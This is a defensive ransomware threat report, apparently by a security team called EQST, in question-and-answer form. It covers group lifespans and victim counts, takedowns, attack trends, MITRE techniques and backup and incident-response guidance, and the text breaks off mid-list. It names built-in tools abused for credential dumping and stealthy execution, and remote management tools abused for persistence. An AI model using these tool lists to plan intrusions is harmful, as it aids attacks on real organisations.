EQST
Experts, Qualified Security Team

Ransomware Arsenal
: Major Ransomware strategies and response strategies

Contents

1. Key notes

- **Ransomware activities that exploit vulnerabilities**
- **The shift of the ransomware ecosystem with the decline of large groups**
- **Expansion of attack target platforms**
- **Ransomware trends for defense evasion**
- **Attack stages and techniques used by ransomware groups**
- **Strategic mitigation for ransomware impact**

2. Ransomware activity log

The average duration of ransomware groups was found to be approximately 295 days, and the longer the duration, the more victims there were. Groups that have posted a relatively small numbers of victims despite their long history of activity include Lorenz, RagnarLocker, ArvinClub, and 0mega, likely because they do not offer ransomware-as-a-service, but instead, operate as a single group. In contrast, ransomware groups such as Cuba, Donut, Daixin and MedusaLocker offer ransomware-as-a-service, but they have recorded relatively small numbers of victims because they focus on attacks against critical infrastructure.

For most ransomware groups, the longer they have been active, the more victims they have posted, and they tend to maintain continuity through rebranding. Rebranding is sometimes done for version updates, but its main purpose is to avoid pressure from investigative agencies. As the active period of a ransomware group gets longer and the number of victims increases, it becomes an easier target for investigative agencies, so it rebrands to continue its activities.

Q Which group posted many victims in a short period of time?

A One group that posted a relatively large number of victims in a short period of time is the Malas group. This group has posted as many as 171 victims in one day.

Q Why are most new ransomware groups active for only a short period of time?

A Ransomware is evolving into a form that makes it easier for cybercriminals to make financial gain, and as a result, new ransomware groups are continuously being discovered. They carry out ransomware attacks in a variety of ways, including imitating currently active large groups, using leaked builders or public source code, or purchasing ransomware infrastructure. These groups are easily arrested due to their imitation, low level of technology, and mistakes made during operation, or they cannot withstand the pressure of investigative agencies and disappear after a short period of time. Another reason is that they achieve their desired financial gain through short-term activities and then quietly disappear to avoid investigation.

Q Which group has been active for the longest time?

A The groups that have been active the longest include Snatch, Clop, LockBit, Cuba, and Everest. Snatch and Cuba have not been active recently, while LockBit, Clop, and Everest have recently been posting fewer victims. The influence of these long-term groups is diminishing.

Q How have large ransomware groups with a lot of influence been able to remain active for so long?

A Most ransomware groups that have been active for a long period of time and have reported many victims are segmented and organized. Because they are segmented, they have a high level of technology and provide various ransomware services, so they have many affiliates. As the number of affiliates increases, the scale of activity and influence increases. Therefore, ransomware groups continue to gather affiliates. As the period of activity increases and the number of victims posted increases, it becomes more difficult to avoid pressure from investigative authorities. As the police move in, they choose to rebrand to elude them. The Royal group posted data for 259 days, but when combined with the rebranded BlackSuit group, it has been active for over 760 days to date. The Vice Society group posted victims for 758 days before disappearing, but has remained active to this day after rebranding as Rhysida.

Q

Why do ransomware groups stop operating?

A

First of all, internationally, countries and organizations are working together to put pressure on ransomware groups. There are cases where ransomware groups disappear or stop their attacks on their own after selling their source code, infrastructure, etc., due to psychological pressure and the fear of being arrested. In addition, there are many cases where international investigative agencies cooperate to arrest these groups after lengthy investigations using tips, entrapment, and mistakes made by the ransomware groups. A representative example of a ransomware group shutdown operation is the LockBit group, which was the most active group from 2020 until this year. The LockBit group had affected over 2,790 victims over approximately 1,500 days, and international law enforcement agencies coordinated operations to briefly shut down its infrastructure and arrest some of its members earlier this year. Although it resumed its activities five days later, it was found that the number of posts about victims has decreased significantly and many affiliates have left due to pressure from investigative agencies. Another reason is exit scams. In March 2024, the BlackCat (Alphv) group took all the virtual currency (350 BTC) stolen from the victims and disappeared without paying fees to its affiliates. The group was shut down by investigative authorities in December 2023, but seemed to have regained its former menace after its infrastructure was restored. In March 2024, it pretended to be shut down by investigative authorities and disappeared. This is another example of a group that eventually disappeared after taking financial gain due to pressure from investigative authorities.

Q


Which group is the most active?


A

In the past, LockBit had the most victims, but as of June 2024, the RansomHub group has become the most threatening. RansomHub appeared in February 2024 and has been very active, accounting for 15% of all ransomware damage in 2024. They attacked the American telecommunications company Frontier Communications and leaked the personal information of 750,000 people, and they also attacked a Korean company once.

- **Group classification based on activity cycles**


The integrated version can be found in the Appendix: Group Classification Based on Activity Cycles.




Babuk 208 days / 47 count
PayloadBin 221 days / 28 count
Nokoyawa 224 days / 36 count
SiegedSec 227 days / 43 count
BlackOut 234 days / 8 count
Ragnarok 237 days / 36 count
RansomHub 249 days / 316 count
Royal 259 days / 200 count
DarkSide 279 days / 98 count
Avaddon 294 days / 182 count
Handala 295 days / 74 count
DragonForce 307 days / 101 count
Pay2Key 310 days / 7 count
Meow 326 days / 120 count
Maze 335 days / 266 count
KillSec 338 days / 56 count
Trigona 348 days / 54 count
Karakurt 348 days / 77 count
Hunters 362 days / 206 count
MetaEncryptor 372 days / 27 count
NetWalker 382 days / 144 count
CiphBit 386 days / 21 count
Unsafe 390 days / 13 count
3AM 392 days / 39 count
DarkBit 395 days / 4 count
Cloak 400 days / 68 count
Inc 429 days / 172 count
DoppelPaymer 441 days / 204 count
Cactus 447 days / 177 count
Quantum 457 days / 66 count
RaGroup 457 days / 57 count
MoneyMessage 459 days / 23 count
DarkAngels 463 days / 17 count
IntelBroker 476 days / 137 count
Nefilim 488 days / 41 count
MountLocker 505 days / 20 count
Bloody 508 days / 17 count
Rhysida 508 days / 151 count
BlackSuit 509 days / 124 count
Akira 528 days / 339 count
Monti 543 days / 54 count
0mega 561 days / 6 count
Abyss 572 days / 62 count
Hive 573 days / 202 count
Medusa 611 days / 318 count
Lv 631 days / 101 count
Mallox 642 days / 49 count
AvosLocker 673 days / 125 count
SunCrypt 687 days / 42 count
Play 691 days / 626 count
Pysa 696 days / 309 count
Donut 701 days / 33 count
Daixin 720 days / 17 count
Qilin 728 days / 179 count
ViceSociety 758 days / 181 count
HelloKitty 778 days / 4 count
BlackCat(Alphv) 807 days / 724 count
BianLian 825 days / 411 count
ArvinClub 878 days / 31 count
Conti 881 days / 764 count
RansomHouse 885 days / 108 count
BlackBasta 903 days / 477 count
8Base 905 days / 420 count
Revil 930 days / 298 count
Stormous 937 days / 105 count
Lorenz 1064 days / 80 count
BlackByte 1093 days / 135 count
MedusaLocker 1100 days / 41 count
RagnarLocker 1218 days / 85 count
RansomExx 1385 days / 64 count
Everest 1406 days / 139 count
Cuba 1453 days / 89 count
LockBit 1481 days / 2791 count
Clop 1512 days / 540 count
Snatch 1842 days / 148 count

- **Groups that posted the most victims**

The integrated version can be found in the Appendix: Group Classification Based on Victims.



3. Analysis of ransomware strategies

Q

Why is it important to analyze ransomware strategies?

A

Ransomware groups are constantly developing new ways to generate revenue, rather than sticking with established, entrenched strategies and tactics, so it is important to analyze the strategies being used. Because multiple groups use the same strategies to cause multiple casualties, understanding the strategies allows you to take appropriate protective measures suited to your environment.

Q

What are the latest trends in ransomware?

A

There are seven trending issues, as follows.

1. Emergence of the ransomware-as-a-service (RaaS) model

In the past, ransomware groups typically carried out attacks using established strategies and tactics, emphasizing advanced capabilities and expertise. Ransomware groups with technological prowess have gradually become larger and have begun to use the RaaS (ransomware-as-a-service) model to reduce risk and generate more profits.

2. Ransomware collaborating with IABs

The specialized and organized enterprise ransomware model involves purchasing infiltration methods or accounts from an IAB to carry out ransomware attacks.

3. Exploiting 0-day and revealed vulnerabilities

Groups with sufficient technical capabilities have been carrying out ransomware attacks by exploiting 0-day vulnerabilities, while recently, in addition to existing 0-day vulnerabilities, many attacks have been discovered that exploit publicly disclosed vulnerabilities.

4. Expanding attack target platforms

While many attacks target Windows operating systems, there is a growing number of attacks targeting platforms such as ESXi servers and Linux/Unix.

5. Attacks re-exploiting security issues

When security issues such as fake Windows updates occur, ransomware groups actively exploit them to spread ransomware and attack unspecified numbers of people.

6. Exploiting living off the land (LotL) and remote monitoring and management (RMM) tools

To avoid detection, attackers carry out ransomware attacks by abusing tools that exist in the system, normal software, and remote connection management tools.

7. Diversification of distribution methods

Attackers exploit the macro function of MS Office to trick users into running macros or spread ransomware using installation package files (.msi), malicious link files (.lnk), and Windows Help files (.chm).

Q

Why are ransomware groups exploiting already disclosed vulnerabilities?

A

It is possible to eliminate risks arising from software or systems by using security patches that address vulnerabilities. However, even if a patch is distributed, the vulnerability can still be exploited if the administrator does not apply the patch to the system. In addition, by exploiting publicly disclosed vulnerabilities, attackers can reduce the time spent researching vulnerabilities and easily launch large-scale attacks on vulnerable systems.

Q

Is ransomware designed differently for each platform?

A

Many ransomware groups primarily attack Windows operating systems, but the attack scope has recently expanded to include Linux/Unix systems as well as ESXi virtualized environments. Ransomware is usually developed and distributed differently for each operating system, but recently, groups providing ransomware-as-a-service have been expanding the scope of attacks by supporting multiple platforms. In addition, attackers can attack multiple platforms with a single code by creating ransomware in programming languages with cross-platform support, such as GoLang and Rust.

Q

What tools are used for living off the land (LotL) attacks?

A

The attackers exploit tools built into the system and software that is used normally. Some of the most commonly used tools include:

BCDEdit, BITSAdmin, CMD, eventvwr.exe, fodhelper.exe, Minidump, net.exe, netsh.exe, NTDS Utility, PAExec, PowerShell, ProcDump, Process Explorer, Process Hacker, PsExec, sc.exe, schtasks.exe, taskkill.exe, wevtutil.exe, WinExe, WMIC, wusa.exe

Q

What are the remote monitoring and management (RMM) tools used by ransomware?

A

These tools are exploited to evade the detection of remote administration tools, and are used for initial infiltration, persistence, and remote command and control for additional malicious activities. The RMM tools exploited by ransomware groups are as follows:

Action1, AnyDesk, Atera, ASG Remote Desktop, BeAnywhere, Chrome Remote Desktop, Domotz, DWAgent, eHorus, FixMeIt, Fleetdeck, GoToAssist, ITarian, Level.io, LogMeIn, ManageEngineRMM, MeshAgent, MobaXterm, N-Able, NetSupport, NinjaOne, Parsec, PDQ Deploy, PowerAdmin, Pulseway, Radmin, Remote Manipulator System (RMS), RemotePC, RemoteUtilities, RPort, RSAT, RustDesk, ScreenConnect, SimpleHelp, Sorillus, Splashtop, SuperOps, Supremo, Syncro, TacticalRMM, TeamViewer, TightVNC, TrendMicro Basecamp, Twingate, ZeroTier, ZohoAssist

Q Are encrypted files unrecoverable?

A

Early versions of TeslaCrypt, discovered in 2015, used only symmetric key encryption algorithms (the same key is used for encryption and decryption). So if you had a key file containing the encryption keys, you could decrypt the files. However, later modified versions adopted a hybrid approach that uses symmetric keys to encrypt files and protects them with the public key encryption algorithm RSA. Therefore, decrypting the files is impossible without the attacker's private key. Nowadays, most of the encryption methods used are hybrid encryption methods, so files infected with ransomware are structurally impossible to decrypt.

However, if the encryption key is exposed in the code, decryption may be possible due to vulnerabilities in the encryption algorithm, such as key reuse, or private key leakage. Decryption is possible for the KeyGroup and NoBit ransomware, which encrypted all files with one key and did not protect the key, as disclosed in the Q3 2023 KARA report. Other ransomware that can be recovered can be found at NoMoreRansom.

Q When it's difficult to invest in security, what are the minimum measures you can take to effectively prevent ransomware?

A

Depending on the ransomware strategy, you should prepare a step-by-step response system or process. But depending on the environment, it may be difficult to establish a step-by-step response plan. Therefore, you should prepare a minimum response plan based on the following security measures:

1. Backup system Implementation

   Establish a backup plan to regularly backup important data and distribute it to storage separate from the network.

2. Endpoint software Installation

   Install antivirus product based on the environment and use real-time protection features that can detect ransomware activity.

3. Regular/emergency updates

   Always keep your system and all software up to date with regular patches, and block inflow by using emergency patches for vulnerabilities exploited by ransomware.

4. Authority management

Remove unnecessary administrator privileges and maintain minimal privilege for all users.

5. Remote access management

Block unnecessary remote access and manage the system with complex passwords and multi-factor authentication.

6. User training for Enhancing Security Awareness

Conduct periodic simulated exercises to identify suspicious emails, and educate users on not opening links or attachments in suspicious emails.The best measure is to prevent ransomware by creating an environment that is difficult to infiltrate, and even if an incident occurs, you can minimize damage through a backup system. If users ignore security, accidents can occur anywhere, so security should be recognized as something that must be maintained, not an inconvenience.

Q

What should you do first if you are infected with ransomware?

A

You should divide your actions broadly into initial actions, incident response, and follow-up response.

1. Initial actions

- If you think that the desktop has changed or you find a ransom note (.txt, .html, .hta file or executable file) on the system notifying you of the encryption and payment, take a screen capture or save the note as a file.
    - Notify the internal security team and investigative agencies of about the ransomware incident.
- To prevent further spread, isolate infected systems from external connections such as networks and storage.
- Do not shut down or reboot the system; use sleep mode to suspend the system.

2. Incident response (Identify the infiltration route through an accident investigation, block the root cause, and take follow-up measures)

- Identify and isolate emails of the same type, and if they are opened on other systems, isolate those systems.

- If the malicious code was exploited through a vulnerability, apply a patch for the vulnerability. If there is no available patch, take temporary measures or determine whether the program can be isolated and disabled before taking action.
- If the malicious code was delivered through a specific URL, add theat URL to the blacklist.
- If you have a backup system, take recovery measures through that system.
- Disable protocols, remote services, etc., that can be exploited for internal propagation when not in use.
- Change user/administrator account passwords and separate permissions.
- Separate important systems such as central management solutions and administrator PCs from the network.

3. Follow-up response (Follow-up measures after an accident has occurred and the situation is over)

- If there is no backup system, review and introduce an appropriate system.
- Implement a dual backup system or physically separate the backup system.
- If there is no incident response process, establish a process and improve and supplement the process if there is any deficiency.
- Implement additional security devices such as intrusion detection systems, intrusion prevention systems, and endpoint security solutions.
- Change and update physical security policies such as the security policies of existing solutions or network segmentation.

4. Statistics on ransomware strategies

Q No. 1 strategy used by ransomware

A Command and scripting interpreter (T1059). Attackers can exploit a variety of interpreters used to execute commands or run scripts on a system, such as PowerShell, Windows command line, and Unix shell.

Q No. 2 strategy used by ransomware

A Obfuscated files or information (T1027). Attackers use techniques to obfuscate or encrypt files or information used in execution to evade analysis and detection of ransomware.

Q No. 3 strategy used by ransomware

A Data Encrypted for Impact (T1486). Attackers use strategies to encrypt data and files for financial gain.


Q No. 4 strategy used by ransomware

